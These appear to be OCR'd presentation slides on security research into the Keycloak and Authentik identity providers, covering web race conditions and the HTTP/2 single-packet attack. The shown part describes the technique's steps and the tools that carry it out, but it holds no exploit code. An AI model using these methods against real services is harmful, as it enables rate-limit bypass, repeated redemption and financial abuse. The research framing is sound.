- Part 1 – Keycloak Research
  - Technical Background (Identity Provider)
  - Web Race Conditions
  - The Single-Packet Attack & HTTP2
  - Evaluation on Keycloak & Demo
- Part 2 – Authentik Research
  - Technical Background (Object Relational Mappers)
  - Private Key Information Leak (CVE-2024-42490) & ORM Leaks
  - Authentik Privilege Escalation (CVE-2024-37905) & Demo


Part 1 – Keycloak Research & Web Race-Conditions

Part 1 - Agenda

- Part 1 – Keycloak Research & Web Race Conditions
  - **Technical Background**
  - Web Race Conditions
  - The Single-Packet Attack (Technique) & HTTP2
  - Evaluation on Keycloak & Demo
- Part 2 – Authentik Research & ORM Leaks

What is an Identity Provider ?

- Managing users
  - Creation
  - Login pages
  - Password policy



- Making developer's life easier
  - **integrating** with an IDP

Identity Provider (IDP)

Web Race Conditions


Part 1 - Agenda

- Part 1 – Keycloak Research & Web Race Conditions
  - Technical Background
  - **Web Race Conditions**
  - The Single-Packet Attack (Technique) & HTTP2
  - Evaluation on Keycloak & Demo

- Part 2 – Authentik Research & ORM Leaks

Race conditions - The (Problem) Vulnerability


- Web servers process requests concurrently
- Multiple threads interacting with the **same data (at the same time)**
  - Causes unintended behavior (in the application)



Limit Overrun Race Conditions

- Enables you to **exceed some kind of limit** imposed by the **business logic** of the application.
- Examples:
  - Redeeming a gift card multiple times
  - Withdrawing or transferring cash over your account balance
  - Bypassing an anti-brute force rate limit


Limit Overrun Race Conditions - Normal Flow



Request 1 - Code_used = False

Request 2 - Code_used = True

Race Conditions - Race Flow



Limit Overrun - Requests 1&2 - Code_used = False


HOW CAN WE TEST REMOTE SERVERS FOR RACE CONDITIONS?

The Single-Packet Attack (Technique)

Part 1 - Agenda

- Part 1 - Keycloak Research & Web Race Conditions
  - Technical Background
  - Web Race Conditions
  - **The Single-Packet Attack (Technique) & HTTP2**
  - Evaluation on Keycloak & Demo


- Part 2 - Authentik Research & ORM Leaks

Developing the Single-Packet attack (James-kettle - Portswigger)

Single Packet Attack

The Single-Packet Attack - Implementation (Simplified)


- **Collect** all of the relevant *requests data*
  - First, **Pre-send** the bulk (most) of each request
  - Prepare to send the final frames
    - **Wait** (for 100ms) to ensure the initial frames have been sent.
  - Finally, **Send** the withheld frames (on a single packet).


THE SINGLE-PACKET ATTACK ALGORITHM !?
I DON’T CARE, SHOW ME (THE MONEY) HOW?

The Single-Packet Attack – How? (usage)


- Tools implementing the single packet technique:
  - Detecting and exploiting race conditions with **Burp Repeater**
  - Turbo Intruder
  - https://github.com/nxenon/h2spacex
  - QuicDraw
  - More

The Single-Packet Attack - Burp Repeater Group



Burp Repeater Group

The Single-Packet Attack - Burp Repeater Send Group




Burp Repeater HTTP2 Single-Packet

SINGLE-PACKET? MANY REQUESTS ON A SINGLE PACKET? **COME ON!?**

